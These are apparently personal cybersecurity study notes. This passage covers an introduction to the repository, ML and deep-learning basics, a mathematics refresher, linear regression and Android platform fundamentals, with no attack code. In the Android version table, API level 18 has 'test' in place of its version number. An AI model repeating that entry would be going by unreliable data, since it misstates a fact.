⚠️ under construction ⚠️
This repository is a work in progress. I am gradually importing all my notes, so some sections may be incomplete or missing. Please be patient while I continue to expand and organize the content.
Welcome to My Cybersecurity Notes
Welcome! This is a personal collection of notes, tutorials, and references covering a wide range of cybersecurity topics. These notes are intended to document concepts, techniques, and practical exercises in a way that’s both structured and easy to navigate.
Purpose
The goal of this repository is to:
- Serve as a learning journal for cybersecurity concepts.
- Provide organized, searchable notes for future reference.
- Offer a practical guide for hands-on exercises and labs.
What You Will Find Here
This repository is structured into several main sections:
- Attack – Offensive security techniques, including exploitation, post-exploitation, and red-team strategies.
- Defend – Defensive strategies, including system hardening, monitoring, and incident response.
- General – Cybersecurity fundamentals, protocols, tools, and best practices.
- Labs and Exercises – Practical, hands-on exercises to reinforce learning.
How to Use These Notes
- Navigate using the table of contents in the sidebar or
SUMMARY.mdif using mdBook. - Each topic includes explanations, examples, and links to further resources.
- Hands-on guides and labs often include step-by-step instructions for practical experimentation.
Notes on Usage
- These notes are for educational purposes only.
- Do not attempt unauthorized access to systems. Always use safe, legal environments for testing.
- Contributions and improvements are welcome via pull requests.
“Cybersecurity is not just about tools; it’s about understanding systems, thinking like an attacker, and protecting what matters.”
Enjoy your journey through the world of cybersecurity!
Attack
- AI
- AV Evasion
- Binary Exploitation
- Cloud
- Crypto
- GamePwn
- Hardware / ICS
- Initial Access
- Linux
- MacOS
- Malware Development
- Mobile
- OSINT
- Phishing
- Pivoting - old (new version inside Post-Exploitation)
- PoCs
- Post-Exploitation
- Reversing
- Tools
- Vuln Scanning
- Web
- Wi-Fi
- Windows
AI
AI Fundamentals
Intro to Machine Learning
Definitions and Distinctions
In CS, the terms “Artificial Intelligence” and “Machine Learning” are often used interchangeably, leading to confusion. While closely related, they represent distinct concepts with specific applications and theoretical underpinnings.

Artificial Intelligence
AI is a broad field focused on developing intelligent systems capable of performing tasks that typically require human intelligence. These tasks include understanding natural language, recognizing objects, making decisions, solving problems, and learning from experience. AI systems exhibit cognitive abilities like reasoning, perception, and problem-solving across various domains. Some key areas of AI include:
- Natural Language Processing (NLP): Enabling computers to understand, interpret, and generate human language.
- Computer Vision: Allowing computers to “see” and interpret images and videos.
- Robotics: Developing robots that can perform tasks autonomously or with human guidance.
- Expert Systems: Creating systems that mimic the decision-making abilities of human experts.
One of the primary goals of AI is to augment human capabilities, not just replace human efforts. AI systems are designed to enhance human decision-making and productivity, providing support in complex data analysis, prediction, and mechanical tasks.
Machine Learning
ML is a subfield of AI that focuses on enabling systems to learn from data and improve their performance on specific tasks without explicit programming. ML algorithms use statistical techniques to identify patterns, trends, and anomalies within datasets, allowing the system to make predictions, decisions, or classifications based on new input data.
ML can be categorized into three main types:
- Supervised Learning: The algorithm learnes from labeled data, where each data point is associated with a known outcome or label.
- Image classification
- Spam detection
- Fraud prevention
- Unsupervised Learning: The algorithm learns from unlabeled data without providing an outcome or label.
- Customer segmentation
- Anomaly detection
- Dimensionality reduction
- Reinforcement Learning: The algorithm learns through trial and error by interacting with an environment and receiving feedback as rewards or penalties.
- Game playing
- Robotics
- Autonomous driving
ML is a rapidly evolving field with new algorithms, techniques, and applications emerging. It is a crucial enabler of AI, providing the learning and adaption capabilities that underpin many intelligent systems.
Deep Learning
DL is a subfield of ML that uses neural networks with multiple layers to learn and extract features from complex data. These deep neural networks can automatically identify intricate patterns and representations within large datasets, making them particularly powerful for tasks involving unstructured or high-dimensional data, such as images, audios, and text.
Key characteristics include:
- Hierarchical Feature Learning: DL models can learn hierarchical data representations, where each layer captures increasingly abstract features. For example, lower layers might detect edges and textures in image recognition, while higher layers identify more complex structures like shapes and objects.
- End-to-End Learning: DL models can be trained end-to-end, meaning they can directly map raw input data to desired outputs without manual feature engineering.
- Scalability: DL models can scale well with large datasets and computational resources, making them suitable for big data applications.
Common types of neural networks used in DL include:
- Convolutional Neural Networks (CNNs): Specialized for image and video data, CNNs use convolutional layers to detect local patterns and spatial hierarchies.
- Recurrent Neural Networks (RNNs): Designed for sequential data like text and speech, RNNs have loops that allow information to persist across time steps.
- Transformers: A recent advancement in DL, transformers are particularly effective for natural language processing tasks. They leverage self-attention mechanisms to handle long-range dependencies.
The Relationship between AI, ML, and DL
ML and DL are subfields of AI that enable systems to learn from data and make intelligent decisions. They are crucial enablers of AI, providing the learning and adaption capabilities that underpin many intelligent systems.
ML algorithms, including DL algorithms, allow machines to learn from data, recognize patterns, and make decisions. The various types of ML, such as supervised, unsupervised, and reinforcement learning, each contribute to achieving AI’s broader goals. For instance:
- In computer vision, supervised learning algorithms and deep convolutional neural networks enable machines to “see” and interpret images accurately.
- In natural language processing, traditional ML algorithms and advanced DL models like transformers allow for understanding and generating human language, enabling applications like chatbots and translation services.
DL has significantly enhanced the capabilities of ML by providing powerful tools for feature extraction and representation learning, particularly in domains with complex, unstructured data.
The synergy between ML, DL, and AI is evident in their collaborative efforts to solve complex problems. For example:
- In autonomous driving, a combination of ML and DL techniques processes sensor data, recognizes objects, and makes real-time decisions, enabling vehicles to navigate safely.
- In robotics, reinforcement learning algorithms, often enhanced with DL, train robots to perform complex tasks in dynamic environments.
ML and DL fuel AI’s ability to learn, adapt, and evolve, driving progress across various domains and enhancing human cababilities. The synergy between these fields is essential for advancing the frontiers of AI and unlocking new levels of innovation and productivity.
Mathematics Refresher
Basic Arithmetic Operations
Multiplication
The multiplication operator denotes the product of two numbers or expressions.
3 * 4 = 12
Division
The division operator denotes dividing one number or expression by another.
10 / 2 = 5
Addition
The addition operator represents the sum of two or more numbers or expressions.
5 + 3 = 8
Subtraction
The subtraction operator represents the difference between two numbers or expressions.
9 - 4 = 5
Algebraic Notations
Subscript Notation
The subscript notation represents a variable indexed by t, often indicating a specific time step or state in a sequence.
x_t = q(x_t | x_{t-2})
This notation is commonly used in sequences and time series data, where each x_t represents the value of x at time t.
Superscript Notation
Superscript notation is used to denote exponents or powers.
x^2 = x * x
This notation is used in polynomial expressions and exponential functions.
Norm
The norm measures the size or length of a vector. The most common norm is the Euclidean norm, which is calculated as follows:
||v|| = sqrt{v_1^2 + v_2^2 + ... + v_n^2}
Other norms include the L1 norm and the L∞ norm.
||v||_1 = |v_1| + |v_2| + ... + |v_n|
||v||_∞ = max(|v_1|, |v_2|, ..., |v_n|)
Norms are used in various applications, such as measuring the distance between vectors, regularizing models to prevent overfitting, and normalizing data.
Summation Symbol
The summation symbol indicates the sum of a sequence of terms.
Σ_{i=1}^{n} a_i
This represents the sum of the terms a_1, a_2, ..., a_n. Summation is used in many mathematical formulas, including calculating means, variances, and series.
Logarithms and Exponentials
Logarithms Base 2
The logarithm base 2 is the logarithm of x with base 2, often used in information theory to measure entropy.
log2(8) = 3
Logarithms are used in information theory, cryptography, and algorithms for their properties in reducing large numbers and handling exponential growth.
Natural Logarithm
The natural logarithm is the logarithm of x with base e.
ln(e^2) = 2
Due to its smooth and continous nature, the natural logarithm is widely used in calculus, differential equations, and probability theory.
Exponential Function
The exponential function represents Euler’s number e raised to the power of x.
e^{2} ≈ 7.389
The exponential function is used to model growth and decay processes, probability distributions, and various mathematical and physical models.
Exponential Function (Base 2)
The exponential function (base 2) represents 2 raised to the power of x, often used in binary systems and information metrics.
2^3 = 8
This function is used in CS, particularly in binary representations and information theory.
Matrix and Vector Operations
Matrix-Vector Multiplication
Matrix-vector multiplication denotes the product of a matrix A and a vector v.
A * v = [ [1, 2], [3, 4] ] * [5, 6] = [17, 39]
This operation is fundamental in linear algebra and is used in various applications, including transforming vectors, solving systems of linear equations, and in neural networks.
Matrix-Matrix Multiplication
Matrix-matrix multiplication denotes the product of two matrices A and B.
A * B = [ [1, 2], [3, 4] ] * [ [5, 6], [7, 8] ] = [ [19, 22], [43, 50] ]
This operation is used in linear transformations, solving systems of linear equations, and deep learning for operations between layers.
Transpose
The transpose of a matrix A is denoted by A^T and swaps the rows and columns of A.
A = [ [1, 2], [3, 4] ]
A^T = [ [1, 3], [2, 4] ]
The transpose is used in various matrix operations, such as calculating the dot product and preparing data for certain algorithms.
Inverse
The inverse of a matrix A is denoted by A^{-1} and is the matrix that, when multiplied by A, results in the identity matrix.
A = [ [1, 2], [3, 4] ]
A^{-1} = [ [-2, 1], [1.5, -0.5] ]
The inverse is used to solve systems of linear equations, inverting transformations, and various optimization problems.
Determinant
The determinant of a square matrix A is a scalar value that can be computed and is used in various matrix operations.
A = [ [1, 2], [3, 4] ]
det(A) = 1 * 4 - 2 * 3 = -2
The determinant determines whether a matrix is invertible (non-zero determinant) in calculating volumes, areas, and geometric transformations.
Trace
The trace of a square matrix A is the sum of the elements on the main diagonal.
A = [ [1, 2], [3, 4] ]
tr(A) = 1 + 4 = 5
The trace is used in various matrix properties and in calculcating eigenvalues.
Set Theory
Cardinality
The cardinality represents the number of elements in a set S.
S = {1, 2, 3, 4, 5}
|S| = 5
Cardinality is used in counting elements, probability calculations, and various combinatorial problems.
Union
The union of two sets A and B is the set of all elements in either A or B or both.
A = {1, 2, 3}, B = {3, 4, 5}
A ∪ B = {1, 2, 3, 4, 5}
The union is used in combining sets, data merging, and in various set operations.
Intersection
The intersection of two sets A and B is the set of all elements in both A and B.
A = {1, 2, 3}, B = {3, 4, 5}
A ∩ B = {3}
The intersection finds common elements, data filerting, and various set operations.
Complement
The complement of a set A is the set of all elements not in A.
U = {1, 2, 3, 4, 5}, A = {1, 2, 3}
A^c = {4, 5}
The complement is used in set operations, probability calculations, and various logical operations.
Comparison Operators
Greater Than or Equal to
The greater than or equal to operator indicates that the value on the left is either greater than or equal to the value on the riht side.
a >= b
Less Than or Equal to
The less than or equal to operator indicates that the value on the left is either less than or equal to the value on the right.
a <= b
Equality
The equality operator checks if two values are equal.
a == b
Inequality
The inequality operator checks if two values are not equal.
a != b
Eigenvalues and Scalars
Lambda
The lambda symbol often represents an eigenvalue in linear algebra or a scalar parameter in equations.
A * v = λ * v, where λ = 3
Eigenvalues are used to understand the behavior of linear transformations, principal component analysis, and various optimization problems.
Eigenvector
An eigenvector is a non-zero vector that, when multiplied by a matrix, results in a scalar multiple of itself. The scalar is the eigenvalue.
A * v = λ * v
Eigenvectors are used to understand the directions of maximum variance in data, dimensionality reduction techniques like PCA, and various machine learning algorithms.
Functions and Operators
Maximum Function
The maximum function returns the largest value from a set of values.
max(4, 7, 2) = 7
The maximum function is used in optimization, finding the best solution, and in various decision-making processes.
Minimum Function
The minimum function returns the smallest value from a set of values.
min(4, 7, 2) = 2
The minimum function is used in optimization, finding the best solution, and in various decision-making processes.
Reciprocal
The reciprocal represents one divided by an expression, effectively inverting the value.
1 / x where x = 5 results in 0.2
The reciprocal is used in various mathematical operations, such as calculating rates and proportions.
Ellipsis
The ellipsis indicates the continuation of a pattern or sequence, often used to denote an indefinte or ongoing process.
a_1 + a_2 + ... + a_n
The ellipsis is used in mathematical notation to represent sequences and series.
Functions and Probability
Function Notation
Function notation represents a function f applied to an input x.
f(x) = x^2 + 2x + 1
Function notation is used in defining mathematical relationships, modelling real-world phenomena, and in various algorithms.
Conditional Probability Distribution
The conditional probability distribution denotes the probability distributions of x given y.
P(Output | Input)
Conditional probabilities are used in Bayesian inference, decision-making under uncertainty, and various probabilistic models.
Expectation Operator
The expectation operator represents a random variable’s expected value or average over its probability distribution.
E[X] = sum x_i P(x_i)
This expectation is used in calculating the mean, decision-making under uncertainty, and various statistical models.
Variance
Variance measures the spread of a random variable X around its mean.
Var(X) = E[(X - E[X])^2]
The variance is used to understand the dispersion of data, assess risk, and use various statistical models.
Standard Deviation
Standard deviation is the square root of the variance and provides a measure of the dispersion of a random variable.
σ(X) = sqrt(Var(X))
Standard deviation is used to understand the spread of data, assess risk, and use various statistical models.
Covariance
Covariance measues how two random variables X and Y vary.
Cov(X, Y) = E[(X - E[X])(Y - E[Y])]
Covariance is used to understand the relationship between two variables, portfolio optimization, and various statistical models.
Correlation
The correlation is a normalized measure, ranging from -1 to 1. It indicates the strength and direction of the linear relationship between two random variables.
ρ(X, Y) = Cov(X, Y) / (σ(X) * σ(Y))
Correlation is used to understand the linear relationship between two variables in data analysis and in various statistical models.
Supervised Learning Algorithms
Supervised Learning Algorithms
… algorithms form the cornerstone of many ML applications, enabling systems to learn from labeled data and make accurate predictions. Each data point is associated with a known outcome or label in supervised learning. Think of it as having a set of examples with the correct answers already provided.
How Supervised Learning Works
Imagine you’re teaching a child to identify different fruits. You show them an apple and say, “This is an apple”. You then show them an orange and say, “This is an orange”. By repeatedly presenting examples with labels, the child learns to distinguish between the fruits based on their characteristics, such as color, shape, and size.
Supervised learning algorithms work similarly. They are fed with a large dataset of labeled examples, and they use this data to train a model that can predict the labels for new, unseen examples. The training process involves adjusting the model’s parameters to minimize the difference between its predictions and the actual labels.
Supervised learning problems can be broadly categorized into two main types:
- Classification: In classification problems, the goal is to predict a categorical label. For example, classifying emails as spam or not or identifying images of cats, dogs, or birds.
- Regression: In regression problems, the goal is to predict a continuous value. For example, one could predict the price of a house based on its size, location, and other features or forecast the stock market.
Core Concepts in Supervised Learning
Understanding supervised learning’s core concepts is essential for effectively grasping it. These concepts for the building blocks for comprehending how algorithms learn from labeled data to make accurate predictions.
Training Data
… is the foundation of supervised learning. It is the labeled dataset used to train the ML model. This dataset consists of input features and their corresponding output lables. The quality and quantity of training data significantly impact the model’s accuracy and ability to generalize to new, unseen data.
Think of training data as a set of example problems with their correct solutions. The algorithm learns from these examples to develop a model that can solve similar problems in the future.
Features
… are the measurable properties or characteristics of the data that serve as input to the model. They are the variables that the algorithm uses to learn and make predictions. Selecting relevant features is crucial for building an effective model.
For example, when predicting house prices, features might include:
- Size
- Number of bedrooms
- Location
- Age of the house
Labels
… are the known outcomes or target variables associated with each data point in the training set. They represent the “correct answers” that the model aims to predict.
In the house price prediction, the label would be the actual price of the house.
Model
A model is a mathematical representation of the relationship between the features and the labels. It is learned from the training data and used to predict new, unseen data. The model can be considered a function that takes the features as input and outputs a prediction for the label.
Training
… is the process of feeding the training data to the algorithm and adjusting the model’s parameters to minimize prediction errors. The algorithm learn from the training data by iteratively adjusting its internal parameters to imporve its prediction accuracy.
Prediction
Once the model is trained, it can be used to predict new, unseen data. This involves providing the model with features of the new data point, and the model will output a prediction for the label. Prediction is a specific application of inference, focusing on generating actionable outputs such as classifying an email as spam or forecasting stock prices.
Inference
… is a broader concept that encompasses prediciton but also inlcudes understanding the underlying structure and patterns in the data. It involves using a trained model to derive insights, estimate parameters, and understand relationships between variables.
For example, inference might involve determining which features are most important in a decision tree, estimating the coefficients in a linear regression model, or analyzing how different inputs impact the model’s prediction. While prediction emphasizes actionable outputs, inference often focuses on explaining and interpreting the results.
Evaluation
… is a critical step in supervised learning. It involves assessing the model’s performance to determine its accuracy and generalization ability to new data. Common evaluation metrics include:
- Accuracy: The proportion of correct predictions made by the model.
- Precision: The proportion of true positive predictions among all positive predictions.
- Recall: The proportion of true positive predictions among all actual positive instances.
- F1-Score: A harmonic mean of precision and recall, providing a balanced measure of the model’s performance.
Generalization
… refers to the model’s ability to accurately predict outcomes for new, unseen data not used during training. A model that generalizes well can effectively apply its learned knowledge to real-world scenarios.
Overfitting
… occurs when a model learns the training data too well, including noise and outliers. This can lead to poor generalization of new data, as the model has memorized the training set instead of learning the underlying patterns.
Underfitting
… occurs when a model is too simple to capture the underlying patterns in the data. This results in poor performance on both the training data and new, unseen data.
Cross-Validation
… is a technique used to assess how well a model will generalize to an independent dataset. It involves splitting the data into multiple subsets (folds) and training the model on different combinations of these folds while validating it on the remaining fold. This helps reduce overfitting and provides a more reliable estimate of the model’s performance.
Regularization
… is a technique used to prevent overfitting by adding a penalty to the loss function. This penalty discourages the model from learning overly complex patterns that might not generalize well. Common regularization techniques include:
- L1 Regularization: Adds a penalty equal to the absolute value of the magnitude of coefficients.
- L2 Regularization: Adds a penalty equal to the square of the magnitude of coefficients.
Linear Regression

Linear Regression is a fundamental supervised learning algorithm that predicts a continuous target variable by establishing a linear relationship between the target and one or more predictor variables. The algorithm models this relationship using a linear equation, where changes in the predictor variables result in proportional changes in the target variable. The goal is to find the best-fitting line that minimizes the sum of the squared differences between the predicted values and the actual values.
Imagine you’re trying to predict a house’s price based on size. Linear regression would attempt to find a straight line that best captures the relationship between these two variables. As the size of the house increases, the price generally tends to increase. Linear regression quantifies this relationship, allowing you to predict the price of a house given its size.
What is Regression?
Regression analysis is a type of supervised learning where the goal is to predict a continuous target variable. This target variable can take on any value within a given range. Think of it as estimating a number instead of classifying something into categories.
Examples of regression problems include:
- Predicting the price of a house based on its size, location, and age.
- Forecasting the daily temperature based on historical weather data.
- Estimating the number of website visitors based on marketing spend and time of year.
In all these cases, the output you’re trying to predict is a continuous value. This is what distinguishes regression from classification, where the output is a categorical label.
Linear regression is simply one specific type of regression analysis where you assume a linear relationship between the predictor variabels and the target variables. This means you try to model the relationship using a straight line.
Simple Linear Regression
In its simplest form, simple linear regression involves one predictor variable and one target variable. A linear equation represents the relationship between them:
y = mx + c
Where:
yis the predicted target variablexis the predictor variablemis the slope of the line (representing the relationship between x and y)cis the y-intercept (the value of y when is 0)
The algorithm aims to find the optimal values for m and c that minimizes the error between the predicted y values and the actual y values in the training data. This is typically done using Ordinary Least Squares (OLS), which aims to minimize the sum of squared errors.
Multiple Linear Regression
When multiple predictor variables are invovled, it’s called multiple linear regression. The equation becomes:
y = b0 + b1x1 + b2x2 + ... + bnxn
Where:
yis the predicted target variablex1,x2, …,xnare the predictor variablesb0is the y-interceptb1,b2, …,bnare the coefficients representing the relationship between each predictor variable and the target variable

Ordinary Least Squares (OLS) is a common method for estimating the optimal value for the coefficients in linear regression. It aims to minimize the sum of the squared differences between the actual values and the values predicted by the model.
Think of it as finding the line that minimizes the total area of the squares formed between the data points and the line. This “line of best fit” represents the relationship that best describes the data.
Here’s a breakdown of the OLS process:
- Calculate Residuals: For each data point, the residual is the difference between the actual
yvalue and theyvalue predicted by the model. - Square the Residuals: Each residual is squared to ensure that all values are positive and to give more weight to larger errors.
- Sum the Squared Residuals: All the squared residuals are summed to get a single value representing the model’s overall error. This sum is called the Residual Sum of Squares (RSS).
- Minimize the Sum of Squared Residuals: The algorithm adjusts the coefficients to find the values that result in the smallest possible RSS.
This process can be visualized as finding the line that minimizes the total area of the squares formed between the data points and the line.
Assumption of Linear Regression
Linear regression relies on several key assumptions about the data.
- Linearity: A linear relationship exists between the predictor and target variables.
- Independence: The observations in the dataset are independent of each other.
- Homoscedasticity: The variance of the errors is constant across all levels of the predictor variables. This means the spread of the residuals should be roughly the same across the range of predicted values.
- Normality: The errors are normally distributed. This assumption is important for making valid inferences about the model’s coefficients.
Assessing these assumptions before applying linear regression ensures the model’s validity and reliability. If these assumptions are violated, the model’s predictions may be inaccurate or misleading.
Android
Android Fundamentals
Introduction
About Android
Android is a mobile OS created for touchscreen devices like phones and tablets. Based on a modified version of the Linux Kernel, it was developed by the Open Handset Alliance consortium and commercially sponsored by Google. Most Android devices come pre-installed with Google Mobile Services (GMS), a proprietary software suite that includes apps like Google Play and Google Chrome. Google collaborates with various vendors, such as Samsung and HTC, to allow customization of user interfaces and software features. Beyond smartphones and tablets, Android OS is also used in smart TVs and wearables developed by Google. Android applications are distributed through various app stores, including Google Play Store, Amazon Appstore, Samsung Galaxy Store, Huawei AppGallery, and open-source platforms such as Aptoide, F-Droid, APKPure, and APKMirror.
Versions
| Name | Version | API Level | Release Date |
|---|---|---|---|
| Android 1.0 | 1.0 | 1 | September 23, 2008 |
| Android 1.1 | 1.1 | 2 | February 9, 2009 |
| Android Cupcake | 1.5 | 3 | April 27, 2009 |
| Android Donut | 1.6 | 4 | September 15, 2009 |
| Android Eclair | 2.0 | 5 | October 27, 2009 |
| Android Eclair | 2.0.1 | 6 | December 3, 2009 |
| Android Eclair | 2.1 | 7 | January 11, 2010 |
| Android Froyo | 2.2 – 2.2.3 | 8 | May 20, 2010 |
| Android Gingerbread | 2.3 – 2.3.2 | 9 | December 6, 2010 |
| Android Gingerbread | 2.3.3 – 2.3.7 | 10 | February 9, 2011 |
| Android Honeycomb | 3.0 | 11 | February 22, 2011 |
| Android Honeycomb | 3.1 | 12 | May 10, 2011 |
| Android Honeycomb | 3.2 – 3.2.6 | 13 | July 15, 2011 |
| Android Ice Cream Sandwich | 4.0 – 4.0.2 | 14 | October 18, 2011 |
| Android Ice Cream Sandwich | 4.0.3 – 4.0.4 | 15 | December 16, 2011 |
| Android Jelly Bean | 4.1 – 4.1.2 | 16 | July 9, 2012 |
| Android Jelly Bean | 4.2 – 4.2.2 | 17 | November 13, 2012 |
| Android Jelly Bean | test | 18 | July 24, 2013 |
| Android KitKat | 4.4 – 4.4.4 | 19 | October 31, 2013 |
| Android KitKat | 4.4W – 4.4W.2 | 20 | June 25, 2014 |
| Android Lollipop | 5.0 – 5.0.2 | 21 | November 4, 2014 |
| Android Lollipop | 5.1 – 5.1.1 | 22 | March 2, 2015 |
| Android Marshmallow | 6.0 – 6.0.1 | 23 | October 2, 2015 |
| Android Nougat | 7.0 | 24 | August 22, 2016 |
| Android Nougat | 7.1 – 7.1.2 | 25 | October 4, 2016 |
| Android Oreo | 8.0 | 26 | August 21, 2017 |
| Android Oreo | 8.1 | 27 | December 5, 2017 |
| Android Pie | 9 | 28 | August 6, 2018 |
| Android 10 | 10 | 29 | September 3, 2019 |
| Android 11 | 11 | 30 | September 8, 2020 |
| Android 12 | 12 | 31 | October 4, 2021 |
| Android 12L | 12.1 | 32 | March 7, 2022 |
| Android 13 | 13 | 33 | August 15, 2022 |
| Android 14 | 14 | 34 | October 4, 2023 |
| Android 15 | 15 | 35 | September 3, 2024 |
| Android 16 | 16 Beta | 36 | March 13, 2025 |
Hardware
Although Android supports a range of hardware architectures, the majority of devices use the ARM (AArch64) architecture. Architectures such as x86 and x86-64 have also been supported, primarily in later Android versions that included Intel processors. The unofficial project Android-x86 provided support for the x86 architecture even before it was officially supported by Android. Non-native architectures like x86 can also run on the Android Emulator included with the SDK, as well as on various third-party emulators. Android devices typically include a variety of hardware components, such as video cameras, GPS, orientation sensors, dedicated gaming controls, accelerometers, gyroscopes, barometers, magnetometers, proximity sensors, pressure sensors, thermometers, and touchscreens.
Android OS
Android is a Linux-based OS, and once someone gains access to a shell on the device, Linux commands can be executed. The Linux shell will provide a text-based I/O interface between users and the system kernel. The example below shows how to navigate the file system and list the contents of the directory /sdcard/.
emu64x:/ # cd /sdcard/
emu64x:/sdcard # ls -l
total 104
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Alarms
drwxrws--x 5 media_rw media_rw 4096 2022-12-28 11:47 Android
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Audiobooks
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 DCIM
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Documents
drwxrws--- 2 u0_a143 media_rw 4096 2023-04-19 01:18 Download
drwxrws--- 3 u0_a143 media_rw 4096 2022-12-28 11:48 Movies
drwxrws--- 3 u0_a143 media_rw 4096 2022-12-28 11:48 Music
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Notifications
drwxrws--- 4 u0_a143 media_rw 4096 2022-12-30 15:09 Pictures
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Podcasts
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Recordings
drwxrws--- 2 u0_a143 media_rw 4096 2022-12-28 11:48 Ringtones
Android Software Stack
The Android platform consists of six components. The image below shows the Linux-based software stack Android uses, which contains these components.

Linux Kernel
The Linux kernel is the foundation of the Android platform, and is responsible for managing device hardware such as the display, camera, bluetooth, wifi, audio, USB, and more. Android Runtime also relies on this layer to perform functionalities like threading and memory management.
Additionally, the Linux kernel allows Android to take advantage of numerous security features that:
- prevent users from reading each other’s file
- prevent users from exhausting each other’s memory
- prevent users from exhausting CPU resources
- prevent users from exhausting devices resources, like telephony, GPS, and Bluetooth
Hardware Abstraction Layer (HAL)
The HAL is a software layer that provides the Android OS with a standardized interface with hardware components, such as cameras, Bluetooth, sensors, and input devices. Acting as a bridge between hardware and the higher-level software layers, HAL ensures consistency in how software accesses hardware features. Because different hardware components may have unique requirements and capabilities, writing portable software that works across devices can be challenging. HAL addresses this by isolating hardware-specific implementation details from the Android framework. It is implemented as a collection of shared libraries that are dynamically loaded by the Android framework at runtime. This architecture allows device manufacturers to implement custom support for their hardware while maintaining compatibility with the broader Android platform.
Android Runtime
Android Runtime (ART) is the managed runtime environment used by the Android OS to execute appplications. Introduced in Android 5.0 Lollipop as a replacement for the Dalvik virtual machine, ART brought significant architectural improvements to app execution. The primary distinction between ART and Dalvik lies in their compilation strategies: ART uses Ahead-of-Time (AOT) compilation, while Dalvik relied on Just-in-Time (JIT) compilation. With AOT, application code is compiled into native machine code at install time, resulting in faster app launch times and improved runtime performance.
ART is capable of running multiple virtual machines concurrently, even on low-memory devices, and it executes applications packaged in the DEX (Dalvik Executable) format. Importantly, ART maintains backward compatibility with applications originally built for Dalvik. Some of the core features and benefits of Android Runtime include:
- improved gargabe collection
- better memory management
- better debugging support
- optimized compression of the DEX file
Native C/C++ Libraries
The Native C/C++ Libraries component is a set of libraries written in the C and C++ programming languages, and are included in the Android OS. Developers generally use these libraries to achieve high performance or write low-level code to interact with the hardware. Hardening techniques for increasing security can also be implemented using native C++ code.
Android components like ART and HAL are created using native code, and in order for these components to work, access to native libraries is needed. Applications can access these libraries through the Java Native Interface (JNI), while programmers can use the Android NDK to access native libraries directly from their native code.
Java API Framework
Another essential part of the Android platform architecture is Java API Framework. This component provides software tools and interfaces for building Android applications. Below are some of the components that Java API Framework provides:
- view system
- resource manager
- notification manager
- activity manager
- content providers
- location manager
- package manager
System Apps
System Apps is the top layer core component of the platform architecture. This component includes all the pre-installed applications that come with the Android OS. Such apps include:
- contacts
- messaging
- camera
- browser
- calendar
- maps
- settings
Pre-installed apps can only be modified on rooted devices. However, developers can use them in their applications using the provided APIs. For example, a developer could create an app that uses the camera to scan a QR code.
Dalvik VM
The Dalvik Virtual Machine (DVM) was developed by Google and introduced with the first version of Android in 2008. Android applications written in Java or Kotlin are compiled into Java bytecode and then transformed into Dalvik bytecode, packaged in .dex (dalvik executable) or .odex (optimized dalvik executable) file formats. Unlike the Java Virtual Machine (JVM), which is stack-based, the Dalvik VM is a register-based virtual machine. This architectural difference allows for more efficient execution on devices with limited CPU and memory resources, which is ideal for mobile environments.
Dalvik was the default runtime environment in Android versions prior to API level 21 (Lollipop). It was eventually replaced by the Android Runtime (ART), which was introduced as a preview in Anroid 4.4 (KitKat) and became the default in Android 5.0. ART maintains compatibility by using the same .dex bytecode format as Dalvik, but differs significantly in its execution model. While Dalvik used Just-in-Time compilation, ART initially used Ahead-of-Time compilation - compiling bytecode into native machine code at install time, resulting in faster startup and improved performance. In later Android versions, ART evolved to include hybrid JIT + AOT and Profile-Guided Optimizations (PGO), further enhancing runtime efficiency and battery performance.
Rooting
Android separates the flash storage into the following two main partitions:
/system//data/
The partition /system/ is used by the OS, and the partition /data/ is used for user data and application installations. In Android, users don’t have root access to the OS, and some partitions are read-only. However, rooting the device can be achieved by exploiting security flaws. Having a rooted device enhances the capabilities and customizability of the device, and helps with debugging and overall security assessments. Rooted Anroid devices are also more susceptible to malicious viruses and malware, since the rooting process disables some of the built-in security features of the OS. In some models like Google Pixel and OnePlus, rooting can also be achieved by unlocking the bootloader via the OEM Unlocking option.
Important Directories
Android’s file structure is very similar to other Linux distros. The directories listed below are some of the most important to consider while conducting Android app assessments:
| Directory | Description |
|---|---|
/data/data | Contains all the applications that are installed by the user |
/data/user/0 | Contains data that only the app can access |
/data/app | Contains the APKs of the applications that are installed by the user |
/system/app | Contains the pre-installed applications of the device |
/system/bin | Contains binary files |
/data/local/tmp | A world-writable directory |
/data/system | Contains system configuration files |
/etc/apns-conf.xml | Contains the default Access Point Name (APN) configurations. APN is used in order for the device to connect with our current carrier’s network |
/data/misc/wifi | Contains WiFi configuration files |
/data/misc/user/0/cacerts-added | User certificate store. It contains certificates added by the user |
/etc/security/cacerts/ | System certificate store. Permission to non-root users is not permitted |
/sdcard | Contains a symbolic link to the directories DCIM, Downloads, Music, Pictures, etc. |
Android Apps & OS Security
Android Security Features
Kotlin and Java are the two primary languages used to develop Android applications. The Android SKD tools compile application source code along with resource files and assets into an Android Package (APK). An APK is an archive file with a .apk extension that contains all the components needed to install and run an Android app, including compiled bytecode (.dex), manifest metadata, resources, and native libraries.
Each Android application runs within its own isolated security sandbox, enforced by the underlying Linux-based architecture. This sandboxing model is supported by several core Android security features:
| Security Features |
|---|
| Android is a multi-user Linux system where each application is treated as a separate user. |
| By default, the system assigns each app a unique Linux user ID (UID). This UID is used by the system for access control, but is not exposed to the app itself. |
| File system permissions ensure that only the app assigned a particular UID can access its own files. |
